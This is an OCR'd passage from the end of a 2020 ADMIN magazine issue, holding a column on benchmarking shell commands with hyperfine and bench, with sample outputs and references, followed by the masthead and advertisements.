Remarkably, the tool takes care of determining how many runs are necessary to generate a statistically valid result automatically on its own recognizance. Normally, it performs 10 runs of the specified command by default, but the minimum number of runs can be tuned manually (`-m`). Returning again to the same `sleep` [6] example I used previously, I show a snapshot of the interactive progress report in Figure 1, followed by the final results of the run in Figure 2.

In this test, `hyperfine` sampled 10 runs of a simple delay command, determined an expected value (mean) 1.6ms greater than requested with a standard deviation (sigma) of 0.3ms [7], and reported the range between the minimum and maximum values encountered – handling insubstantial results as well as the appearance of significant outliers. Incongruous data will generate warnings like the following:

Warning: Statistical outliers were detected. Consider re-running this benchmark on a quiet PC without any interferences from other programs.



```
$ hyperfine 'sleep 0.3'
Benchmark #1: sleep 0.3
  Time (mean ± σ):     301.6 ms ±   0.3 ms    [User: 1.1 ms, System: 0.4 ms]
  Range (min … max):   301.3 ms … 302.5 ms    10 runs

$ ▯
```

Figure 2: A summary of results for a very simple example.

Too Swamped to Surf?

Our ADMIN Online website offers additional news and technical articles you won't see in our print magazines.


Subscribe today to our free ADMIN Update newsletter and receive:

- Helpful updates on our best online features
- Timely discounts and special bonuses available only to newsletter readers
- Deep knowledge of the new IT

https://bit.ly/HPC-ADMIN-Update


ADMIN Network & Security

©Rachata Teyparsit, 123rf.com



```
$ bench 'sleep 1'
benchmarking sleep 1
time                 1.037 s    (1.021 s .. 1.058 s)
                     1.000 R²   (NaN R² .. 1.000 R²)
mean                 1.035 s    (1.032 s .. 1.036 s)
std dev              2.815 ms   (1.052 ms .. 3.854 ms)
variance introduced by outliers: 19% (moderately inflated)

$ bench 'true'
benchmarking true
time                 15.28 ms   (14.72 ms .. 15.98 ms)
                     0.990 R²   (0.983 R² .. 0.996 R²)
mean                 15.67 ms   (15.15 ms .. 16.66 ms)
std dev              1.673 ms   (829.4 μs .. 2.710 ms)
variance introduced by outliers: 52% (severely inflated)

$ 
```

Figure 3: Bench thoroughly weighs the presence of outliers in the data.



```
$ bench 'sleep 1' --output figure5.html
benchmarking sleep 1
time                 1.034 s    (1.031 s .. 1.042 s)
                     1.000 R²   (1.000 R² .. 1.000 R²)
mean                 1.035 s    (1.034 s .. 1.037 s)
std dev              1.867 ms   (802.5 μs .. 2.446 ms)
variance introduced by outliers: 19% (moderately inflated)

$ open figure5.html
$ 
```

Figure 5: Generating the Figure 4 test report with Bench.


Very short execution times will lead to warnings requesting a better test and will likely inflate the execution count: Try `hyperfine 'ls'` to see this happen in practice. The program can be dominated by startup time, or the hot-cache case might not be what you want to measure.

The tool can account for cache warmup runs (`--warmup N`), and if the opposite behavior is desired, it is just as easy to clear caches before every run by passing the appropriate command (`--prepare COMMAND`). Exporting the timing results for all runs is also conveniently supported in JSON, CSV, and even Markdown.

Bench Test

The `bench` [8] command also is geared toward statistical analysis of multiple sampling runs, but it provides much less feedback as measurements are being taken. Once samples are obtained, however, the analysis of the results is comprehensive (Figure 3). As with `judge`, multiple commands can be compared in a single run, but the pièce de résistance of `bench` is really its ability to generate beautiful charts from the data. Figure 4 makes the case for using `bench` plain, displaying the report generated by the test in Figure 5. Everything is in one place and ready to share with others on your team.

Lack of pre-built packages in the major Linux distributions and the broken builds for macOS [9] found in `brew` [10] make installing `bench` less than the ideal experience, but its usefulness more than makes up for the minor inconvenience of having to use Haskell's `stack` build system [11] for setup. ■



	lower bound	**estimate**	upper bound
OLS regression	1.03 s	**1.03 s**	1.04 s
R² goodness-of-fit	1.000	**1.000**	1.000
Mean execution time	1.03 s	**1.04 s**	1.04 s
Standard deviation	802 μs	**1.87 ms**	2.45 ms

Outlying measurements have moderate (18.7%) effect on estimated standard deviation.

Figure 4: Bench uses a pure HTML canvas to visualize results interactively.

Info

[1] bash-builtins (7) man page: [https://manpages.ubuntu.com/manpages/bionic/en/man7/bash-builtins.7.html#see%20also]

[2] time (1) man page: [https://manpages.ubuntu.com/manpages/bionic/en/man1/time.1.html]

[3] "Time Out" by Federico Lucifredi, *ADMIN*, issue 12, 2012, pg. 96

[4] judge: [http://judge.readthedocs.org/en/latest/]

[5] hyperfine: [https://github.com/sharkdp/hyperfine]

[6] sleep (1) man page: [https://manpages.ubuntu.com/manpages/bionic/en/man1/sleep.1.html]

[7] Standard deviation: [https://en.wikipedia.org/wiki/Standard_deviation]

[8] bench: [https://github.com/Gabriel439/bench]

[9] bench GitHub issue 12: [https://github.com/Gabriel439/bench/issues/12]

[10] Homebrew: [https://brew.sh/]

[11] The Haskell tool stack: [https://docs.haskellstack.org/en/stable/README/]

The Author

Federico Lucifredi (@0xf2) is the Product Management Director for Ceph Storage at Red Hat and was formerly the Ubuntu Server Project Manager at Canonical and the Linux "Systems Management Czar" at SUSE. He enjoys arcane hardware issues and shell-scripting mysteries and takes his McFlurry shaken, not stirred. You can read more from him in the new O'Reilly title *AWS System Administration*.

Complete Your Open Source Library with Archive DVDs!

Each fully-searchable archive DVD includes past articles so you can find the content you need quickly.

Save hundreds off the print and digital copy rate with a convenient archive DVD!

ADMIN
Network & Security
COMPLETE ARCHIVE DVD
ISSUES 00-49
OVER 3,700 PAGES OF UP-CLOSE SYSTEM ADMINISTRATION
ISSUE 50/2019
DVD
Smart and Practical Information for Network Professionals
THE COMPLETE
UBUNTU user
ARCHIVE
Over 3,000 PAGES!
Searchable DVD
Searchable Linux Archive: 19,000 Pages of Practical Know-How
18 YEARS OF LINUX! Issues 1-214
All the Tricks
All the Hacks
All the Apps
ISSUE 215 OCT 2018
LINUX MAGAZINE
DVD ROM
THE COMPLETE LINUX MAGAZINE ARCHIVE
LINUXVOICE
ARCHIVE DVD: ALL 32 ISSUES!
JULY 2017
3,400 PAGES OF LINUX AND OPEN SOURCE LOVE!
DVD

Order Your DVD Now!

shop.linuxnewmedia.com

WRITE FOR US

Admin: Network and Security is looking for good, practical articles on system administration topics. We love to hear from IT professionals who have discovered innovative tools or techniques for solving real-world problems.

Tell us about your favorite:

- interoperability solutions
- practical tools for cloud environments
- security problems and how you solved them
- ingenious custom scripts
- unheralded open source utilities
- Windows networking techniques that aren't explained (or aren't explained well) in the standard documentation.

We need concrete, fully developed solutions: installation steps, configuration files, examples – we are looking for a complete discussion, not just a "hot tip" that leaves the details to the reader.

If you have an idea for an article, send a 1-2 paragraph proposal describing your topic to: *edit@admin-magazine.com*.

NOW PRINTED ON recycled paper from 100% post-consumer waste; no chlorine bleach is used in the production process.

Authors

Konstantin Agouros	70
Chris Binnie	46, 64
Samuel Bocetta	22
Roland Döllinger	88
Thomas Drilling	42
Mathias Hein	16
Ken Hess	3
Petros Koutoupis	10
Jeff Layton	78
Martin Loschwitz	30, 36, 60
Federico Lucifredi	94
Thorsten Scherf	54, 92
Christian Schulenburg	26
Jack Wallen	8
Matthias Wübbeling	52

Contact Info

Editor in Chief
Joe Casad, jcasad@linuxnewmedia.com

Managing Editors
Rita L Sooby, rsooby@linuxnewmedia.com
Lori White, lwhite@linuxnewmedia.com

Senior Editor
Ken Hess

Localization & Translation
Ian Travis

News Editor
Jack Wallen

Copy Editors
Amy Pettle, Megan Phelps, Amber Ankerholz

Layout
Dena Friesen, Lori White

Cover Design
Dena Friesen, Illustration based on graphics by liu zishan, 123RF.com

Advertising
Brian Osborn, bosborn@linuxnewmedia.com
phone +49 89 3090 5128

Publisher
Brian Osborn

Marketing Communications
Gwen Clark, gclark@linuxnewmedia.com
Linux New Media USA, LLC
2721 W 6th St, Ste D
Lawrence, KS 66049 USA

Customer Service / Subscription
For USA and Canada:
Email: cs@linuxnewmedia.com
Phone: 1-866-247-2802
(Toll Free from the US and Canada)

For all other countries:
Email: subs@linuxnewmedia.com
www.admin-magazine.com

While every care has been taken in the content of the magazine, the publishers cannot be held responsible for the accuracy of the information contained within it or any consequences arising from the use of it. The use of the DVD provided with the magazine or any material provided on it is at your own risk.

Copyright and Trademarks © 2020 Linux New Media USA, LLC.

No material may be reproduced in any form whatsoever in whole or in part without the written permission of the publishers. It is assumed that all correspondence sent, for example, letters, email, faxes, photographs, articles, drawings, are supplied for publication or license to third parties on a non-exclusive worldwide basis by Linux New Media unless otherwise stated in writing.

All brand or product names are trademarks of their respective owners. Contact us if we haven't credited your copyright; we will always correct any oversight.

Printed in Nuremberg, Germany by hofmann infocom GmbH on recycled paper from 100% post-consumer waste; no chlorine bleach is used in the production process.

Distributed by Seymour Distribution Ltd, United Kingdom


ADMIN (ISSN 2045-0702) is published bimonthly by Linux New Media USA, LLC, 2721 W 6th St, Ste D, Lawrence, KS 66049, USA. January/February 2020. Periodicals Postage paid at Lawrence, KS. Ride-Along Enclosed. POSTMASTER: Please send address changes to ADMIN, 2721 W 6th St, Ste D, Lawrence, KS 66049, USA.

Published in Europe by: Sparkhaus Media GmbH, Zieblandstr. 1, 80799 Munich, Germany.

Shop the Shop shop.linuxnewmedia.com

DISCOVER LibreOffice

* 2019 * EDITION


FREE DVD!
LibreOffice Full Version
Includes full versions for Windows, macOS, and Linux
2019 Edition
DISCOVER
LibreOffice
Free Office Suite
Find out why 75 million users have stopped paying for office software!
Edit and Save MS Office Files!
Create your own:
Word processing docs
Spreadsheets
Presentations
Databases
Use open file formats that other programs can read and import!
Also inside:
Extensions
Templates
Macros
and more!
WWW.LINUX-MAGAZINE.COM
LibreOffice 6.3
Installation files for Linux, Windows, and macOS
Lots of extras inside! Handbooks Extensions Videos
DISCOVER LIBREOFFICE 2019
LINUX MAGAZINE
DVD

Explore the FREE office suite used by busy professionals around the world!

Create your own:

- **Word processing docs**
- **Spreadsheets**
- **Presentations**
- **Databases**

Whether you work on a Windows PC, a Mac, or a Linux system, you have all you need to get started with LibreOffice today. This single-volume special edition will serve as your guide!

Order online:
shop.linuxnewmedia.com/specials

For Windows, macOS, and Linux users!

SUSECON '20™

Be the Difference

March 23-27, 2020 | Dublin, Ireland

#SUSECON #BeTheDifference

Elevate your business through increased agility and faster innovation.

Learn how at SUSECON with:

- Access to SUSE leadership and technical experts
- 100+ hours of hands-on training
- Technology showcase
- Certification exams
- 150+ sessions
- Tutorials

Register at susecon.com!